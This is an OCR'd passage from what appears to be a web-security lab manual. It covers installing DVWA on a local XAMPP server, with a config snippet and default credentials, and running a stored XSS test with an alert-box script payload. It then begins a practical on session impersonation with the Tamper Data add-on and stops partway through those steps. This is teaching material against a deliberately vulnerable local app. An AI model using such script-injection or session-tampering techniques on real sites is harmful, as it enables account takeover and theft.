


Step 2: Click on PhpMyAdmin


Step 3: Create Database “dvwa”




Step 4: Click on dvwa and go to Privileges




Step 5: Add user account





Step 6: Fill username & password & click on generate






Step 7: Click on “go”






Step 8: Download DVWA from https://github.com/ethicalhack3r/DVWA. Extract the downloaded DVWA folder. Move the DVWA folder into the "htdocs" directory within your XAMPP installation, often found at C:\xampp\htdocs**.**




Step 9: Rename "config.inc.php.dist" to "config.inc.php." Update MySQL settings in "config.inc.php" to match your XAMPP setup (username, password, and database name).

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port']      = '3306';
```


Step 10: Launch a web browser. Go to http://localhost/dvwa.
The DVWA login page will appear.
Use the default login credentials: Username: **admin** Password: **password**.




- **Set up a vulnerable web application that is susceptible to persistent XSS attacks.**
  Step 1: Login DVWA & click on “Create/Reset Database” and then again login




Step 2: Click on VWA Security and select “Low” and submit



Step 3: Navigate to the "XSS Stored" section in DVWA. Enter the following details in the provided fields:1. Name: test 2.Message: *<script>alert("This is XSS Exploit test")</script>* “sign the Guestbook” by submitting the form.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Test
Message *
<script>alert("This is XSS Exploit test")</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: Test
Message:
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


Vulnerability: Stored Cross Site Sc
localhost says
This is XSS Exploit test
OK

PRACTICAL NO 7

Aim:


Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session management.


Solution:

❖ **Install and configure the Tamper Data add-on in Firefox.**

Step 1: Install & open Firefox then Go to Menu > Add-ons




Step 2: Install Go to Extension & Search and install Temper Data




❖ **Install and configure the Tamper Data add-on in Firefox.**


Step 1: Open New Tab in Firefox & Type test.php. & Click this link




Step 2: Click SignUp and start tamper data and click yes & Type Username and Password click login button.

